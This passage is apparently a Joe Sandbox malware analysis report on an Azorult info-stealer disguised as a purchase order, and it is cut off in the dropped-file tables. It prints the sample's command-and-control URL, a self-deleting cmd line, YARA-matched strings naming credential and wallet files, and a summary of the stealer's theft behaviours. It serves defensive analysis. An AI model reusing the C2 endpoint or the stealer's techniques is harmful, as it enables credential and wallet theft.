



ID: 715078
Sample Name: NUEVA ORDEN-MATSA 10-2022,.exe
Cookbook: default.jbs
Time: 16:00:45
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report NUEVA ORDEN-MATSA 10-2022,.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Azorult 4
Yara Signatures 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
System Summary 6
Data Obfuscation 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 6
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 14
Public IPs 15
General Information 15
Warnings 16
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASNs 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NUEVA ORDEN-MATSA 10-2022,.exe.log 16
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll 17
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll 17
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll 17
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll 18
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll 18
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll 18
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll 19
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll 19
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll 19
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll 20
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll 20
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll 20
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll 21
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll 21
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll 21
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll 22
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll 22
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll 22
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll 23
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll 23

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll 23
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll 24
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll 24
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll 24
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll 25
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll 25
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll 25
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll 26
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll 26
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll 26
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll 27
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll 27
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll 27
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll 28
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll 28
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll 29
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll 29
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll 29
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll 30
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll 30
C:\Users\user\AppData\Local\Temp\1C1DB9BC\freebl3.dll 30
C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll 31
C:\Users\user\AppData\Local\Temp\1C1DB9BC\msvcp140.dll 31
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll 31
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll 32
C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll 32
C:\Users\user\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll 32
C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll 33
C:\Users\user\AppData\Local\Temp\5076037599048957652501 4.tmp 33
Static File Info 33
General 33
File Icon 34
Static PE Info 34
General 34
Authenticode Signature 34
Entrypoint Preview 34
Data Directories 36
Sections 36
Resources 36
Imports 37
Network Behavior 37
Snort IDS Alerts 37
Network Port Distribution 37
TCP Packets 37
UDP Packets 39
DNS Queries 39
DNS Answers 39
HTTP Request Dependency Graph 39
HTTP Packets 40
Statistics 41
Behavior 41
System Behavior 41
Analysis Process: NUEVA ORDEN-MATSA 10-2022,.exePID: 1504, Parent PID: 3320 41
General 41
File Activities 41
Analysis Process: cvtres.exePID: 4128, Parent PID: 1504 41
General 41
File Activities 42
File Created 42
File Deleted 46
File Written 47
File Read 71
Analysis Process: cmd.exePID: 5320, Parent PID: 4128 72
General 72
File Activities 72
File Deleted 72
Analysis Process: conhost.exePID: 4652, Parent PID: 5320 72
General 72
Analysis Process: timeout.exePID: 5980, Parent PID: 5320 73
General 73
File Activities 73
Disassembly 73


Windows Analysis Report

NUEVA ORDEN-MATSA 10-2022,.exe


Overview

General Information

Sample Name:	NUEVA ORDEN-MATSA 10-2022,.exe
Analysis ID:	715078
MD5:	5bb547610939ac..
SHA1:	89eadfa478804f0.
SHA256:	3d70466e2cb7b2..
Tags:	AZORult exe
Infos:	



Detection




Azorult

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Azorult
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Azorult Info Stealer
- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to steal Crypto Currency Walle…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- NUEVA ORDEN-MATSA 10-2022,.exe (PID: 1504 cmdline: C:\Users\user\Desktop\NUEVA ORDEN-MATSA 10-2022,.exe MD5: 5BB547610939AC07657F6216A28498CB)
  - cvtres.exe (PID: 4128 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe MD5: C09985AE74F0882F208D75DE27770DFA)
    - cmd.exe (PID: 5320 cmdline: C:\Windows\system32\cmd.exe" /c C:\Windows\system32\timeout.exe 3 & del "cvtres.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 4652 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 5980 cmdline: C:\Windows\system32\timeout.exe 3 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Azorult

```
{
  "C2 url": "http://cinho.shop/PL341/index.php"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Azorult	Yara detected Azorult Info Stealer	Joe Security	
00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Azorult_38fce9ea	unknown	unknown	• 0x1a450:$a1: /c %WINDIR%\system32\timeout.exe 3 & del " • 0xd778:$a2: %APPDATA%\.purple\accounts.xml • 0xdec0:$a3: %TEMP%\curbuf.dat • 0x1a1d4:$a4: PasswordsList.txt • 0x151d8:$a5: Software\Valve\Steam
00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Azorult_1	Azorult Payload	kevoreilly	• 0x18878:$code1: C7 07 3C 00 00 00 8D 45 80 89 47 04 C7 47 08 20 00 00 00 8D 85 80 FE FF FF 89 47 10 C7 47 14 00 01 00 00 8D 85 00 FE FF FF 89 47 1C C7 47 20 80 00 00 00 8D 85 80 FD FF FF 89 47 24 C7 47 28 80 ... • 0x12cac:$string1: SELECT DATETIME(((visits.visit_time/1000000)-11644473600),"unixepoch")
00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Azorult	detect Azorult in memory	JPCERT/CC Incident Response Group	• 0x18618:$v1: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) • 0x18c78:$v1: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) • 0x1a360:$v2: http://ip-api.com/json • 0x18fd2:$v3: C6 07 1E C6 47 01 15 C6 47 02 34
Click to see the 39 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.cvtres.exe.400000.3.raw.unpack	JoeSecurity_Azorult	Yara detected Azorult Info Stealer	Joe Security	
1.0.cvtres.exe.400000.3.raw.unpack	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
1.0.cvtres.exe.400000.3.raw.unpack	Windows_Trojan_Azorult_38fce9ea	unknown	unknown	• 0x1a450:$a1: /c %WINDIR%\system32\timeout.exe 3 & del " • 0xd778:$a2: %APPDATA%\.purple\accounts.xml • 0xdec0:$a3: %TEMP%\curbuf.dat • 0x1a1d4:$a4: PasswordsList.txt • 0x151d8:$a5: Software\Valve\Steam
1.0.cvtres.exe.400000.3.raw.unpack	Azorult_1	Azorult Payload	kevoreilly	• 0x18878:$code1: C7 07 3C 00 00 00 8D 45 80 89 47 04 C7 47 08 20 00 00 00 8D 85 80 FE FF FF 89 47 10 C7 47 14 00 01 00 00 8D 85 00 FE FF FF 89 47 1C C7 47 20 80 00 00 00 8D 85 80 FD FF FF 89 47 24 C7 47 28 80 ... • 0x12cac:$string1: SELECT DATETIME(((visits.visit_time/1000000)-11644473600),"unixepoch")
1.0.cvtres.exe.400000.3.raw.unpack	Azorult	detect Azorult in memory	JPCERT/CC Incident Response Group	• 0x18618:$v1: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) • 0x18c78:$v1: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) • 0x1a360:$v2: http://ip-api.com/json • 0x18fd2:$v3: C6 07 1E C6 47 01 15 C6 47 02 34
Click to see the 69 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/AZORult V3.3 Client Checkin M14 - Source IP: 192.168.2.7 - Destination IP: 188.114.97.3

Timestamp:	192.168.2.7188.114.97.349701802029467 10/03/22-16:01:45.471249
SID:	2029467
Source Port:	49701
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN AZORult CnC Beacon M1 - Source IP: 192.168.2.7 - Destination IP: 188.114.97.3

Timestamp:	192.168.2.7188.114.97.349701802810276 10/03/22-16:01:45.471249
SID:	2810276
Source Port:	49701

Copyright Joe Security LLC 2022

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AZORult v3.3 Server Response M2 - Source IP: 188.114.97.3 - Destination IP: 192.168.2.7	−
Timestamp:	188.114.97.3192.168.2.780497012029137 10/03/22-16:01:45.891593
SID:	2029137
Source Port:	80
Destination Port:	49701
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking



Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion



Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

DLL side loading technique detected

Stealing of Sensitive Information



Yara detected Azorult

Yara detected Azorult Info Stealer

Tries to steal Mail credentials (via file / registry access)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal Bitcoin Wallet information

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to steal Instant Messenger accounts or passwords


Tries to harvest and steal browser information (history, passwords, etc)

Copyright Joe Security LLC 2022

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	2 Credentials in Registry	2 File and Directory Discovery	Remote Desktop Protocol	4 Data from Local System	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 Obfuscated Files or Information	1 Credentials In Files	4 5 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Software Packing	NTDS	1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Timestomp	LSA Secrets	2 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Masquerading	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 Virtualization/Sandbox Evasion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	3 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NUEVA ORDEN-MATSA 10-2022,.exe	28%	ReversingLabs	ByteCode-MSIL.Infostealer.Azorult	
NUEVA ORDEN-MATSA 10-2022,.exe	100%	Avira	HEUR/AGEN.1251316	
NUEVA ORDEN-MATSA 10-2022,.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll	0%	ReversingLabs		

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll	0%	ReversingLabs		
